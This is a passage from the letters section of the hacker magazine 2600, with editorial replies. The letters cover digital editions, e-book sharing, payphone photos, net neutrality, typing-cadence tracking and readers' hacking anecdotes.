wards. You will get ignored. Don't ask technical questions that start at square one. You will get ignored. Especially don't update your post with more information as you dredge up things on your own because no one is replying to your post. You will then be assumed to have been too lazy to figure it out yourself and get ignored. Man, I hate help sites sometimes. I just want a driver that supports everything on the camera, and don't think it would be too much to ask for software that supports the driver. Oh, right, and both Coke and Mycokerewards have managed to screw up their web forms, so you can't send them email.

Then again, what could they tell me that I haven't already worked out? The chipset is VID_1e4e Entron, PID_102, which I assume is their newest eSP568, since the 268 was PID_101 and the earlier version (I don't remember its name) was PID_100. This doesn't help me. USB devices may support listing their interfaces, but you still need to build a driver (a semi-implausible idea in my case) and, if you do, you need to know what those interfaces *do*, not just guess at it. Try finding documentation via Google on that, especially when you are not even sure what you need to search on. There are no obvious drivers around for the 568, the company itself doesn't seem to provide them for download, and the only version I can find is for the 268. And I am reluctant to, frankly, mess with something that mostly works by installing a driver that probably won't support what the camera is actually capable of anyway, in the end leaving me no better off, or maybe worse, than I already was. And it still leaves me trying to find software that can control the lights (not real worried about the shutter thing, though having it as an option would be nice).

I would hate to have to toss this thing in a box and actually buy one that does include drivers and software. It's just so annoying.

Kagehi.K

Digital 2600

Dear *2600:*

Just got the new issue of *2600* on my Kindle. You guys have the best priced periodical on Amazon. At $12 a year, it's cheap enough that it does not hurt the wallet and the material is priceless. I have read *2600* every now and then because the availability was lacking. On my Kindle, it's there the day it comes out and I jump with joy when I see the new issues. Thanks for your hard work and for taking a risk with the new medium and distribution model. It's working.

Jeremy

Dear *2600:*

I just canceled my Kindle subscription, but I wanted to send some feedback in hopes it might help somehow.

I really, really like the idea of reading *2600* in an electronic format, but the way Amazon restricts the subscription to the actual Kindle device and the format when displayed on the actual Kindle device leaves something to be desired.

I was never into phones really until reading *2600* (and listening to old, old *Off The Hook* shows). Now the first thing I do with a new issue is look at the pictures. When they're in black and white on the tiny Kindle display, the real essence - the feeling of being there - is gone.

There's an aesthetic to holding the pulpish magazine in my hand. Lots have commented on this as a downside to e-publishing. I have never felt the impact as much as when reading *2600* on a Kindle.

I like buying at the bookstore. I feel like all of those suspicions might be true. I wave my credit card in defiance of the would-be NSA agents tracking my purchase and marking me as a subversive. I also want it to be on the stands in the future, attracting other subversives to its unholy content - it's what the founding fathers would have wanted.

All that being said, make it work on my freedom-hating iPad, and I'll be back.

Ld00d

Well, we've done just that in the time since you wrote this. The electronic platforms are developing and improving with time. Graphics are also getting better on more devices, but obviously there's no way you could have seen our color photos on your black and white Kindle. But we hear you with regards to paper. There is definitely magic in that and, we suspect it's something that will always be readable, even 1000 years from now, unlike today's digital formats which will likely be somewhat outdated by then.

Dear *2600:*

I am an undergraduate in sociology. I subscribe to your magazine through my Kindle, and I am writing a paper about certain individuals in the computer society. I used an article in your January issue titled "Hacker Perspective" by John W5EME. The Kindle version does not have page numbers for me to reference this correctly, and I was wondering if you could please give me those page numbers. Also, I was wondering if someone there wouldn't mind answering some basic Q and As for me. I would like to get a person's thoughts about some of the things I have written about. These questions can be done by phone or by email, whatever is best for them.

Christopher

For future reference, the "Hacker Perspective" column always starts on page 26 in the paper edition. It's an interesting conundrum you raise with regards to citing sources from digital publications. As for answering questions, we'd love to help, but we really don't have the time to answer these kinds of personal requests. We suggest for this sort of thing that you visit your local 2600 meeting and talk to people in person there.

Dear *2600:*

I am wondering about your stance on *2600* digital editions and sharing. I have a friend who can't afford your magazine and I have always given him the old issues when I was done with them. What is your stance on my buying the digital edition, reading it, giving him the PDF and deleting my copy? I am in essence giving him the PDF just like how I give him the actual paper copy.

I'd love to switch to the e-format, and doing this sharing is a non-harmful sharing. But I have asked the same question of other authors of e-books and they start frothing at the mouth on how I am robbing them and am a dirty thief for giving away books to friends and even thinking of giving away my already read e-copy is theft. I find that position utterly silly. What is your position on giving away no longer wanted "e" versions of documents?

Just trying to preserve my freedom to give away information to those who want it instead of destroying it.

Thanks! I've been reading your publications since 1987.

Tim

The only thing we find disturbing here is that you would delete a copy of our publication and define it as "no longer wanted." Ouch. Other than that, there's no reason to seek our approval for doing something that you wouldn't have asked us about doing in the paper world.

Dear *2600*:

Canadian reader here. I've been receiving the Kindle version of *2600* and love it, except for the lack of photos or illustrations. It almost makes me want to go back to the print version, but getting the hardcopy isn't convenient for me. Isn't there any way to include the photos (especially the cover and back page)? Please? I've got other e-books and subscriptions that do. Tell me you are working on it!

Saskman

Not only are we working on it, but we've been doing this from the start. We'd like to know more about your setup if you're not getting any of the graphics. As already mentioned, we can't make a black and white Kindle show a color photo, but it should look as good as possible on whatever device you have.

Dear *2600*:

In 28:2, I reread your progress report twice to be sure that I really "got" what you were saying. So bear with me just a minute while I try to organize and make sensible what I want to convey.

First, the Kindle, as I understand it, is strictly an Amazon product and Amazon is *no* friend to small publishers like *2600*, especially given the content. Barnes and Noble's Nook isn't much better. So I am not in the least surprised that they are economically browbeating and trying to obtain and continue the same kind of monopolistic ways that Microsoft initiated from its inception.

While I strongly approve of making a digital *2600* available to subscribers, I thought that the PDF was available to paper subscribers without an extra fee. Sorry, but I could not even access it. Why are you making it restrictive? Not all of us have or even want those e-book devices. Most of the e-books (except med books) I want are available in at least RTF format or plain ASCII and occasionally PDF.

Second, if you make it site-available in PDF, RTF, or even ODT with appropriate safeguards, those interested can download and move it to their device and "shaft" Amazon et al. Look at all the time and work that would save you, and you get the profit, not Amazon or Barnes and Noble. I presume you know Barnes and Noble hides *2600* so that you must dig or ask for it?

Third, when Amazon says, "Give us the lowest price or we cut your payment in half," that is, in effect, a form of restraint of trade and illegal, so why bother with them? As you pointed out, any other publisher can undercut you and cost you significantly, and it is absolutely out of your control.

Again, you espouse open source and DRM-free content. Use your bleeping page and your knowledge to make it so. Don't expect those who want your profit, or to put you under, to help you. *We* will! I'd be willing to add a dollar or two to my subscription to advance this. You do the work. You deserve the profit.

Amazon's little stunt with the notice re Android devices was a clearcut shot across the bow. *Get rid of them!* Their focus was to decrease your reader satisfaction and thus what they might have to pay. Such outright lies are reprehensible. Your outrage was 100 percent justified. You mention, "... and they can't be doing much to encourage more publishers to try out new technology." Oh gee, you think so? Doesn't it seem likely that that is indeed their intent?

Fourth, kudos indeed on the collections of *Volume 26*. Unfortunately, I couldn't afford it then. I will this year. A friend showed me hers and talk about impressive. Yeah, go for it!

The fact that you can do this cheaper than the other fools out there is simply the positive reply to what I'm saying. The people with e-book readers know how to put their files on their machines if in a common format. Since no one had yet bothered to make a reader that handles the generic formats like RTF, TXT, HTML, ODT, DOC (well, maybe), and so on. Why not? Three guesses and the first two don't count. *Greed*.

The paper edition that I subscribed to is a real Goddess-send. I tend to get headaches when doing extensive reading on the computer and I tend to read *2600* front to back in one fell swoop. Yes, it's that good! Thanks folks, I just clip on the magnifiers and go to it.

Last, the issue of the press (e.g. media) misrepresentation of hackers as crackers is equivalent to the Hollywood deliberate misrepresentation of Witchcraft, a Pagan religion, as the same as the Christian heresy of Satanism (Pagans do not believe in Satan as one of their God/desses and he is the antithesis of the Christian God so his worship is a "Christian" heresey, not a Pagan worship), and serves only the purpose of selling more papers/media. Note how successfully they have destroyed the original meaning of "hacker" and equated it with "cracker." I try to explain the difference to folks and all I get in return 99 percent of the time is the reply of "it's in the paper [or other media form], so it must be true" or words to that effect. So while we keep trying (IMHO), we simply do not have the kind of coverage that will make it a significant difference in our lifetimes. It would be nice, and just because I don't believe it will happen doesn't mean I will stop trying to correct

false information about hackers versus crackers. And yes, your idea is naive, but, oh, the dream....

Captain V. Cautious

Sure, we could approach things that way and treat every large bookstore and online business as the enemy and "part of the problem." But this would be shortsighted and ultimately self-defeating. The fact of the matter is that we reach a ton of people we never could have gotten to if we had confined things to our own website and limited means of distribution.

We highly doubt that Barnes and Noble, Amazon, etc. are trying to hide us or make our sales worse. How exactly would that benefit them? There may be fundamental differences in ideology and business practice between our corporate boardroom and theirs. But getting our magazine out there and having it do well are things we all want to see happen. Countless people have found out about our magazine by having it displayed at Barnes and Noble. Borders was another popular discovery point and having them go out of business will definitely hurt us as it will any publisher, large or small, who was carried in their outlets. Since January, nearly 10,000 subscribers have signed on through the Kindle alone. These are potential writers, people who will help get our message out, and perhaps the future of the hacker community. Why should we not pursue this outlet, especially when it doesn't hurt any of our other efforts?

As for what those other efforts include, we came up with completely DRM-free, platform independent versions of the last two years' worth of issues with additional features at a price lower than either the digital or printed editions, which seems to be exactly what would fulfill all of your requirements. It's fine that you didn't buy it, since you already have the printed edition. But we're doing our best to satisfy all of the technologies and preferences out there. What makes that possible in the first place is having readers who will support us. What we've accomplished on that front in one short year has gone well beyond our expectations and is serving as a blueprint for lots of other publishers of varying sizes. When can you recall having the opportunity to map out a possible future of publishing? By not waiting for everyone else to try it first, by taking the lead and keeping people informed of the intricate details, we have a chance to not only show everyone how it all works but to help steer the ship in a direction that truly benefits publisher and reader alike. These are truly exciting times and we wouldn't feel right being anywhere but in the front lines.

We're not going to touch the religious stuff but do request that you not buy into the whole "cracker" nonsense so readily. There are hackers and there are people who aren't hackers. That's it. There's no word for "good hackers" and "bad hackers." Creating such terms only encourages more generalizations and inaccuracies, albeit only affecting those "other" people that we view in a negative way.

Thanks for your thoughtful remarks. This is a good discussion to have and an essential part of an ongoing process.

Projects

Dear *2600:*

Social engineering has been around for tens of thousands of years, so it is time we approach the topic in a professional manner. The Social Engineering Vulnerability Evaluation and Recommendation (SEVER) project is one way to help penetration testers become more consistent. I also intend for it to be the best way to teach novices about social engineering concepts. It consists of two parts, the worksheet and the instructions. The worksheet is designed to make social engineering fun for the whole family. Just answer the questions and then go do it.

I know you have probably never read instructions before, but you should read these. In order to keep the form concise, this is where I put all of the explanations and examples. In them, I introduce several new concepts, so if you try to do the form alone then you will fail.

Both are available from the "My Papers" section of http://www.kgb.to.

Suggestions are welcome. Just let me know if I can credit you by name and what name you would like me to use.

Particle Bored

Our readers will decide if it was worth waiting tens of thousands of years for this. Thanks for sharing.

Dear *2600:*

Thanks for the Google Blacklist! I converted the words on the blacklist into Morse code and then into music on Din, my free software musical instrument for GNU/Linux: http://dinisnoise.org. Here's a video describing the process: http://vimeo.com/24357958.

jag

We haven't been updating this project for a while because it just got too crazy, but you can see how much was compiled at http://www.2600.com/google-blacklist. Thanks for continuing what we started.

Dear *2600:*

Recently I discovered the need to delete all of my tweets prior to January 1st of 2011. Born of necessity, the following method eventually worked for me through a little trial and error. (Note: If you need to delete *all* of your tweets, then reading this may be of little use! Just Google TwitWipe.)

I began searching for the easiest way to accomplish my task and, surprisingly, I found very little help on the matter. Any Twitter user will know how tedious deleting even a small number of tweets manually can be. I was determined to figure out a way to get rid of 1000+ tweets without resorting to drastic measures (the previously mentioned TwitWipe, or deleting my account and reopening it).

I eventually stumbled upon http://delete.twitlan.com and thought, "At last!" But no, it appeared that I would have to click on each tweet I wished to delete! That's a lot of checkboxes! However, this was the only tool I could find that would do the job and I wondered if there was a way to select multiple checkboxes with ease. With a little luck, I came

across CheckBoxMate at http://addons.mozilla.org/en-us/firefox/addon/checkboxmate/ and was excited to have found it. I soon realized that it only worked on version 2.x to 3.5.x of the Firefox browser! No sweat, http://www.mozilla.com/en-US/firefox/all-older.html allowed me to download a 3.5.x version just to accomplish this task.

After getting CheckBoxMate installed, I returned to TwitLan and loaded tweets 500 at a time (omitting the first 250 or so because I wanted to keep those tweets, so really I was deleting only around 250 at a time). If you follow CheckBoxMate's instructions, you should be able to delete 1000 tweets in around an hour and a half. Why so long, you might ask? Well the TwitLan service takes some time to load 500 tweets, delete the ones you want, and reload the next 500. Not to mention, doing the checkbox selections themselves, albeit with greatly improved speed is nevertheless not as fully automated as one would hope.

Happy tweeting!

treesurg

You do realize your tweets still reside in the Library of Congress? They've made it their mission to save them all for some reason. We wish you luck getting rid of them there.

Inquiries

Dear *2600*:

I have a help request (with telephones). Is this the email address I should use?

RON

It might have been had you asked a question that we could have answered here. Now we'll never know.

Dear *2600*:

My gut tells me the next issue should be here, but my post box stares at me emptily. I am sad without *2600*. Will my issue be here soon?

Squeeling Sheep

Sorry for the delay. Here it is.

Dear *2600*:

Thank you for the work you do. I'm in the early stages of my hacking auto-education, and have been frustrated by what feels like coding dyslexia: I understand everything conceptually, but when it comes to reading and writing code, the characters start to swim and blur. I don't know whether to attribute this to lack of experience, an education that was heavy on the arts and light on math/science, or some actual reading disability. Is this a common hurdle for young hackers? Do you have any suggestions, other than persistence, for overcoming it?

Do I need to wait until the next issue for an answer? I'm sorry for my impatience!

Kate

Yes, you do have to wait for the next issue as we don't send out personal replies due to the overwhelming amount of mail we get. Sometimes it won't even appear in the next issue. Imagine hundreds, if not thousands, of people patiently waiting for answers that never come because their letter wasn't selected. So already, you're ahead in the game.

As for your actual question, yes, we've heard this said many times. The thing is not to overdo it, to pace yourself, and to know where your actual interests lie. You might also need glasses.

Dear *2600*:

Could you please tell me if there are any retailers in the U.K. (London) which stock *2600*? I know that Borders, Virgin, and Tower Records all used to sell it, but all have now gone bust. I would rather own physical copies and I'm afraid I don't have access to a credit card, so buying it over the counter so to speak is really my only option. Sorry to trouble you.

Darren M.

This is becoming a real problem for a number of publishers. In our case, lots of people want to get the physical edition but because all of these megastores have gone out of business (after driving the independent stores out of business before them), we're finding it more of a challenge to get to the public. The publishing world is still quite vibrant and full of great material, but the old, outmoded ways of doing business that the retailers were unable to let go of is biting us all in the ass as it spirals to its death. We hope to see something new emerge from the wreckage.

Dear *2600*:

Do you guys still display payphones or honor the increasingly rare display of such?

Eric

The payphone photos still represent one of the more popular and frequently contributed to features in our magazine. It's interesting that this remains true even with the ever shrinking number of such phones in existence. It also makes it all the more important that we document as many as possible while they're still around. To be considered, email us the highest quality photos you can at payphones@2600.com. You can also send us photos in the mail if digital copies aren't possible.

Dear *2600*:

You don't seem to have any phones from the U.K. Would you like me to go grab some pics?

James

We've published quite a few but haven't had much luck keeping our website updated. We always welcome shots from all over. We try to print the best ones and hope to have a great deal more online.

Dear *2600*:

Someday I hope to buy complete back issues and maybe a lifetime subscription. However, I have been reading since Summer 2003 and likely need no later issues. I suppose you rarely sell back issue sets and am wondering if you make deals: if I do not need those issues, must the price be the same? If so, I would say you can omit those issues, though I have a friend who might like some (I gave my friend a year's subscription once). I read you are out of some issues. Do you copy them for full sets?

It would be nice to see a demoscene article if you have not had one, though I do not know how relevant it is to your magazine (the demoscene originated from people/groups who cracked games). If no one else wants to write one, I might, though I might not want to use my name or a pseudonym. Do you ever

publish stuff like "by anonymous hacker"?

Keep up the great work.

D.

We actually do still sell a number of complete back issue sets, which only goes to show that the interest level is still high and the subject matter still pertinent in today's world. We can likely swap out some issues so you don't get duplicates but, obviously, if you get a full set, there wouldn't be anything left to swap out with. There are a couple of issues that we're completely out of, even in full sets. Others are only available in full sets. We do plan on having those available in a digital form, but we want to do it right and we've had an awful lot of projects lately. We'll let everyone know when that happens. As for the article, sure, we'd like to hear what you have to say on the subject and can attribute it however you wish. It must really be controversial (or highly embarrassing) for you not to even want a pseudonym.

Dear *2600:*

So I was tinkering around with one of my latest purchases and I happened upon something that I found interesting. It raised a few questions. But first, a little background.

Where I live, communications options are limited to either a satellite or hopeful DTV airwave. Naturally, I resent the part about receiving a bill for satellite, so I bought this little digital TV receiver and another at a yard sale for $2. And, for the first time since the end of analog TV broadcasts, I get a TV signal in my home!

Now the interesting part: I walked over to move some cords and grazed my face across one of the dipoles on my antenna. I promptly felt a sharp sting! One that made me consider checking for an insect or sharp pointed edge. I checked. No sharp edges or sweat bees. I touched the antenna again and felt the same. Hmmm? So I had an idea. Maybe there was an electrical problem? I grabbed my DMM and set it for AC voltage. Initially, I checked the ring and each dipole, then I dropped it. My meter was reading between 700 and 1000 volts, especially when I let the lead hang down at floor level.

This suddenly reminded me of something. Transmitters use high voltage to send out a signal while receivers only need to have this voltage induced. Why was my receiver acting like a transceiver? Are they sending information out from these boxes?

If someone out there knows the answer, awesome. Either way this type of thing is a bit too peculiar to keep to myself about. Kind of like how the individual paper packages to "Breathe Right" nose strips - when opened in the dark - let out flashes of light. And you can press them together to do this again. The way I discovered this was by removing one in the middle of the night and I was rather surprised... until I did it again. I still can't find someone to explain that. And I have asked my chemistry prof.

Without a doubt, I will continue to read your magazine. I have recently become a bit of a computer enthusiast. Funny, considering I used to be a bit of a Luddite. I will be subscribing here in a few weeks when I get back from vacation. I usually buy them off the mag rack at bookstores and newspaper stands... but recently had a tough time finding one.

kyle

We doubt there's anything nefarious going on, but will defer to some true electronics expert who will write in and explain exactly what's going on with your dipole. In the meantime, keep looking for those things that appear odd or don't seem to make sense. It's how we learn and invent new things that will one day puzzle future generations.

Desperation

Dear *2600:*

I have been severely hacked. Keystroke capture, podcast of my conversations, entry into my bank accounts, redirect of all my emails, my business server has been moved, and I have no way to find it.

I am just a regular person, not a hacker, but am trying to get *someone* to help me. Everyone from my banks, American Express, Apple (repeatedly), the local police, the FBI all tell me this is impossible. But maybe someone out there knows *it is happening*. The purpose seems to be to personally bankrupt me.

I recently lost my husband and, even though we had life insurance policies dating back to the 1970s and were meticulous about payments, they came "disconnected" from the actual insurance company in our online bill pay, and my sons and I now face liens on our homes.

If anyone out there receives this and thinks they are willing to help me, please contact me at either my or my sons' email addresses.

My MobileMe email account has also been hacked, so perhaps you could reply to both.

Thanks much, in desperation.

Brenda

We've been getting letters like this almost since our first issue. They tend to be filled with generalizations about hackers and the ability of technology to screw people over. Always there's either a vast conspiracy of lots of different people and organizations or they're all completely blind to what's really going on. And somehow, hackers are the only ones who can save the day, even though hackers are allegedly also the cause.

One thing we can do is simply say we're also part of the conspiracy and everything is continuing to go along with the plan quite nicely. That usually stops the letters from coming but we worry it may drive someone completely bonkers, so we don't usually say that.

In a case like this, we feel compelled to point out that all of the "facts" stated in the first paragraph are incredibly vague and easy to dismiss based on that alone. There's a podcast of your conversations? Where is this hosted? It should be a snap to find out who's behind it. Someone is entering into your bank accounts? That's a serious matter and we can't imagine any bank that wouldn't help in an investigation, provided you showed them some evidence of this.

It's definitely possible someone is targeting you with various forms of harassment. But your reac-

tion to this needs to be measured and rational, not full of vague accusations against the entire world. If someone is behind all of this, there's nothing they would enjoy more than your current response. Don't send out private information about you or your family to strangers - like you did with us - when you feel vulnerable. That kind of blind trust is one way to encounter people who will take advantage of your state of mind. Naturally, we erased all of the identifying information so that your situation wouldn't be made even worse.

Lastly, don't believe what you read in the papers and see on TV about hackers. They can't make anything happen and they can't fix everything that others do. Odds are someone, not a computer wizard, is screwing around with you and has left enough clues so you can figure out who it is. Unless it really is a computer wizard, in which case you need to make a list of how many of those you know and figure out who the most likely culprit is.

Dear *2600:*

While searching the web to find out about "implants," I came across an article from your magazine in the Summer 2010 issue. It's by Estragon. I am the victim of a terrible crime. I don't know much about these implants, etc. I had no idea they existed until I met this guy who became obsessed with me and obsessed with screwing with people's heads. He broke into my apartment and without my permission or knowledge, he put in both an ear and a throat implant, and began torturing me with this new technology. You can imagine I was scared shitless. I ended up checking myself into a loony bin but *I knew I wasn't crazy!* Sadly, the implants have yet to be removed.

I need to educate myself fully on the subject and this article is the best I've come across. I would *really really* like to get in touch with the person who wrote this article. I need to explain to my family exactly how this works, because they have no knowledge of such technology and would like to say I am just hearing voices (which I have never heard of in my life). I know I have these implants. If you could please help me, I would really appreciate it.

I am extremely poor right now, and I don't have the money for back issues etc., but it would help me greatly if you could tell me anything, or give me any leads on the latest implant technology.

Stacey

We'll be sure to pass your message along. But how is it you know you have these implants if they were put in you without your knowledge and why wouldn't any doctor - you know what, never mind. We'll just pass that message along.

Random Thoughts

Dear *2600:*

The article about Fox News' Twitter being hacked depicts the actions of a group called "The Script Kiddies." Why the fuck would a group call themselves this? And we wonder why hackers get a bad name.

The Girl in the Corner

Sometimes the name is all too accurate. In this case, the people involved acted rather immaturely, so their choice of names was unintentionally (we think) accurate.

Dear *2600:*

I just got the 28:2 edition of your distinguished magazine and thought for a moment that it would be wonderful if this magazine came out monthly. I know that you are concerned about content and would only like the most prestigious of articles to come out, so quarterly seems a viable expectation. I am also aware that this would require a name change to *2600: The Hacker Monthly*. I would, however, like you to think of the value you would be giving society if you published monthly. I and countless others would pay the difference to upgrade to a monthly publication and the world would be a much *more* benevolent and happier place because of you. Think of the global impact you would have and please consider my suggestion. If, however, due to fear that a monthly publication may be more than human evolution can handle at this time, I respectfully accept your wise decision and will read diligently my quarterly portion of *2600*.

r0Wn1

We sure do appreciate it, but there are way too many accolades here for a single letter. To speak to your suggestion, anything is possible, especially with the flexibility of our digital editions. For the printed version, remaining quarterly makes the most sense in the world of distribution and printing. But we're constantly looking into new ideas and ways of doing things, as many of our recent publishing ventures have shown. Two giant books and a hacker calendar are only the beginning. Expect more fun down the road.

Dear *2600:*

The mailing envelope for 28:2 was unsealed when it arrived. No big deal for me, but wanted to let you know in case others have the same experience. Maybe from including the little phone sticker, the packaging was different?

J.B.

We've heard this from a number of sources and had to cancel summer camp for the children whose responsibility it is to get this right. Thanks for letting us know. (And we hope all of our subscribers enjoyed the extra stickers.)

Dear *2600:*

I work in a mailroom at a college and came across a copy of your magazine. I am writing because I would like to know what the term "2600" means? Interesting publication. I'm just curious; I have read the whole thing and cannot figure it out.

Porky

No doubt you "came across" our magazine because the damn envelopes weren't properly sealed. But this goes to show how we still capture the imagination of people who have never heard of us before, even with a single glance. Assuming you've come across this issue as well (but you will have to tear through the envelope this time), we can let you know that 2600 hertz was a very magical frequency for

phone phreaks of the past. In short, sending a 2600 hertz tone down a long distance connection would gain control of phone call routing and bypass billing entirely, allowing for network exploration and free phone calls. So, for us, the number is a symbol of individuals gaining control of technology.

Dear *2600:*

Net neutrality is appealing to those who claim to love freedom, yet many don't even realize the inherent contradiction they are advocating. Net neutrality is anti-freedom at its core. Free markets with free trade among individuals or freely arising entities are the embodiment of freedom.

I see people write in constantly with the word "freedom" permeating their message. In many cases, nothing could be a more contradictory stance, because what they are really advocating is the limitation and restriction of freedom for providers of Internet service. No matter what people believe is the correct way of running an ISP according to their point of view, what right do they have over how a business runs? They have the right to not do business with that person/entity, and that is the extent of their right. They have no right to force others to operate in a certain way. They have no right to dominate others through government. Information provides freedom. People who write in with suggestions on carriers who are more open and who provide reasonable rates and unlimited bandwidth to their consumers are advocating freedom. This is what *2600* and the hacker community as a whole are all about. This is what touches my spirit and so many others around Planet Earth. People who do this are supplying information to one half of the market participants: the consumers.

People often become confused about freedom, however. They always want to give in to the temptation to take the shortcut of forcing others to their point of view. People who write in supporting government regulation are advocating force, and are opposing freedom, yet most don't even understand this basic truth. They are advocating the advancement of a certain group at the expense of another, through the use of force. People need to understand something about government before they start clamoring for government to take action on issues. The only tool of the government is force. Everything ultimately boils down to the point of a gun, or the threat of a jail cell. Government cannot innovate, it cannot produce, it cannot bring about freely made mutually beneficial choice and trades among people. The free market does that, and the best functioning market is that in which the consumers have the most possible information and choice. This is the realm in which we must fight, fellow hackers: information!

The government can only regulate, throttle, stifle, institutionalize, and bureaucratize that which it governs. It chokes out innovation and choice to the point that it makes it difficult for people to even imagine how some heavily regulated institutions today could possibly function without it. Roads and public education? Why box yourself in with the notion that only the State can provide these things, and that it can provide them in the best way for society? Many today take these types of concepts as a given. How then can you claim to be free thinkers? This is a very limiting and dangerous trend I see more and more of every day.

The inherent problem is that people are trying to address dynamic market issues with relatively static institutions and functions of government, because they see certain modes of operation or trends in a free market as static. What they fail to realize is their own impatience. Markets are dynamic and evolving systems, like countless physical and biological systems found within the universe. People see government central planning solutions as answers to immediate "problems" that would not survive long (relatively) on a free market. Government solutions last much longer, friends, and cause much more unintended damage. Examples are endless. Perhaps even worse than the multitudes of concrete examples of government destruction I could point you to, however, are the unseen examples of innovation that didn't happen, discoveries that weren't made, and wealth that wasn't created, due to accepted arbitrary government restrictions created to solve one problem or another at one point in our history.

Government action creates arbitrary boxes that all of us must live within, lest we be branded outlaws. They condition us to think and function in certain ways, taking manmade limitations as a given. Understand the fundamental principle that true freedom and trade among people is only possible in the absence of government force. Another part of the problem that causes people to turn to government solutions to problems is that they don't seem to understand the integrated relationship that government already has with entities of society they complain about, such as AT&T, that lend the momentum of government to these institutions. When this happens, these institutions become much less dynamic and responsive to the will of the consumer.

I realize that much infrastructure has to go into creating something like an ISP, but they could arise organically on a free market as well, without the help of government regulation and subsidies. One thing to note is that it is often the case that big corporations like AT&T and Walmart will actually lobby for government regulation, because they are big enough to handle the cost of the overhead. Walmart, for example, lobbied for minimum wage increases, because they knew their smaller competitors would not be able to handle it, while they could.

If the government wasn't selling anything, corporations would not be buying. We need to stay vigilant and address the problem at its root. Thanks for reading and continuing the debate. Happy hacking, friends.

Bpa

There's a lot of oversimplification here. While governments indeed cause a lot of the problems and regulations can often go awry, the belief that huge corporations will somehow behave in the best interests of the public is the height of naivete. There are countless examples of these entities abusing their power, intimidating and sabotaging the competition

until there isn't any, and basically ripping people off. For situations like this, you need regulatory force. If you look at such force as something done by an occupying power, then your hostility towards government makes sense. But see it as something that people have at least some chance of influencing or changing, and government then becomes a tool. We're not going to debate how near or how far we are to accomplishing this. But, at least in theory, that's what we believe the purpose - and the promise - to be.

Net neutrality is essential for precisely these reasons. Without it, content, competitors, objectionable websites, or even certain protocols could be blocked or slowed down tremendously unless some sort of a ransom was paid to the ISP. It's easy to tell people to just use someone else, but it's not that simple. Have you ever tried to use another cable company? Usually, you don't have a choice. The same is increasingly true in the world of connectivity. And even when there is a degree of competition, the big players are still in the picture somewhere. We've recently had run-ins with our local phone company, Verizon, who controls all of the DSL connections in our neighborhood, even those of competitors. When they feel like taking us off the net, we mysteriously vanish and there's nothing anyone can do. We're told this wouldn't happen if we were their customer. This kind of thing has been going on for years and it only serves to illustrate how power will always be abused. You have to have checks and balances and the "free market" is not going to do that to itself. The people have the final say and they can either use sticks and stones or the government to express themselves. We honestly don't know for sure which is more effective yet. Perhaps we need to try both options out a bit more.

Dear *2600:*

I just received 27:4 and, as always, *awesome!* You know reading is a place to go when we can do nothing but stay where we are. You guys send me to my pre-prison days with every issue. The last issue I got was 26:4. I was using mymagstore.com through their physical address in Seattle. The only thing is for me to buy your mag, they charge seven dollars shipping and a one dollar surcharge, so it costs me eight bucks more to get a six dollar mag.

So now I'll just buy back issues directly and next month I'll have enough for the subscription.

You guys are hilarious. Your responses to everyone's letters are awesome and often crazy! Especially the ones to "mohsen" in 27:4. You've got to print this guy's article. I'm pretty sure other readers are waiting for it, too.

Case

We're not sure why you would use a service that charges more than our newsstand price for shipping when we charge only our newsstand price and no shipping for domestic issues. As the publisher of the magazine, we would be "legitimate" as far as mailing material into prisons, in case that was the concern. The site you mention may be a valuable service for people wanting to get single copies of magazines that only offer subscriptions, but we also offer individual issues up to and including the current one at store.2600.com.

Dear *2600:*

I was watching a coworker do searches on Google a few days ago on what amounted to the same searches I had done a few hours previously. I laughed to myself about how Google must think I'm insane for doing the same thing and expecting different results (we share a desk), when a realization hit me: What if Google was using their "Instant" feature to deduce the typing cadence of each user? The data collection part of it is pretty straightforward; Google sends you new search results after each character you type, which is going to show up in their server logs in some way. The trick would be to make sense of it all somehow.

As soon as I got to a computer that was mine (I have Instant turned off at home because it annoys me endlessly), I did some searching on Google (sweet irony, I know) and didn't find anything useful other than an *Engadget* article dated 2/20/10 about a company called Scout Analytics, who had come up with a way to identify a user's typing cadence and match it to how they enter their username/password. Google Instant was unveiled on 9/8/10. Could they be working with Scout Analytics, or are they rolling their own? Or is it possible that they're just vacuuming up all of the cadence data now, with an eye toward analyzing and monetizing it later?

Think about it: If two people are using the same computer, Google can only make a hazy guess as to whether that computer is used by two people. With cadence analysis, the possibility exists that they could definitively say whether Bob or Alice are doing searches at the moment, and tailor the ads shown to them accordingly. Don't even get me started on embedding cadence tracking into ads. Also, if you're one of the people who read the *2600* article from a while back about running a script to send Google junk results, I have news: If you have Instant enabled, someone at Google is probably laughing at you.

As a friend of mine pointed out, different things can affect cadence, such as the amount of sleep, drugs, alcohol, and caffeine, so it's not unfair to assume that any analysis is going to be buggy, at least at first. Not to mention the logistics of compiling, analyzing, and storing all of that data. Given a long enough timeline, Moore's law will catch up (if it's not possible now, check again in 5-10 years) and algorithms for cadence detection will improve. It's also entirely possible that using cadence as an identifier is snake oil. But what if it's not?

nachash

And what if you just gave them the idea? Nice going.

Dear *2600:*

Normally, I don't operate my personal computer with anti-virus software enabled because it conflicts with everything I do. When I contract a virus, it's usually by choice so I can monitor its TCP/network activity. Finding the virus and neutralizing it gives me a sort of euphoria, but there was one that just

pissed me off not that long ago. My home network consisted of machines I've salvaged and built right out of the dumpster, so everything is somewhat expendable.

One day while torrenting, I caught a nasty virus that spread over the network and onto my removable devices (PSP, iPod, etc.). I thought I had found and killed its processes, but when I navigated to the directory I thought it was installed in, I couldn't find the file because, later, I would discover that it was melted/hidden. I backed up all of my files, not realizing that I didn't neutralize the virus. Thus, every time I reformatted, the malicious file slipped back into action.

The virus didn't impair my PSP because it wasn't designed for any file systems other than Windows, which is the way the majority of viruses operate. In other words, I have not encountered a cross-platform virus. I had a homebrew file viewer app on my PSP and was able to see the file unhidden, and open it and view its source code. I removed the auto-run script and saw the Windows directory that it was melted onto. At the end of the source was a short little shout out to the programmer and his little groupies.

I booted into BackTrack Linux live CD and navigated into my Windows directory and manually deleted the malicious file. Back in Windows, I disabled auto-run and reviewed the virus's source in a sandbox environment to reexamine it, then Googled the bastard who wrote it.

Let's just say, payback can be a bitch.

E.T.A.G E.

Retorts

Dear *2600:*

Your recent publication of "A Brief Guide to Black Edition XP" (28:2) did your readers a disservice. Yes, Windows XP is notoriously insecure, but I simply cannot fathom how anyone with an ounce of sense could believe that a warez frankenstein-XP with who-knows-what altered would be much of an improvement. This is not "sort of an open source... project," and *2600* should be ashamed of having characterized it as such in print. If you choose to run this operating system, you should be aware that it may, in fact, be less secure than XP proper, and you have no one to blame other than yourself if you encounter issues with it. If you need Windows, use 7. If you don't, pick a Linux. XP should be retired permanently.

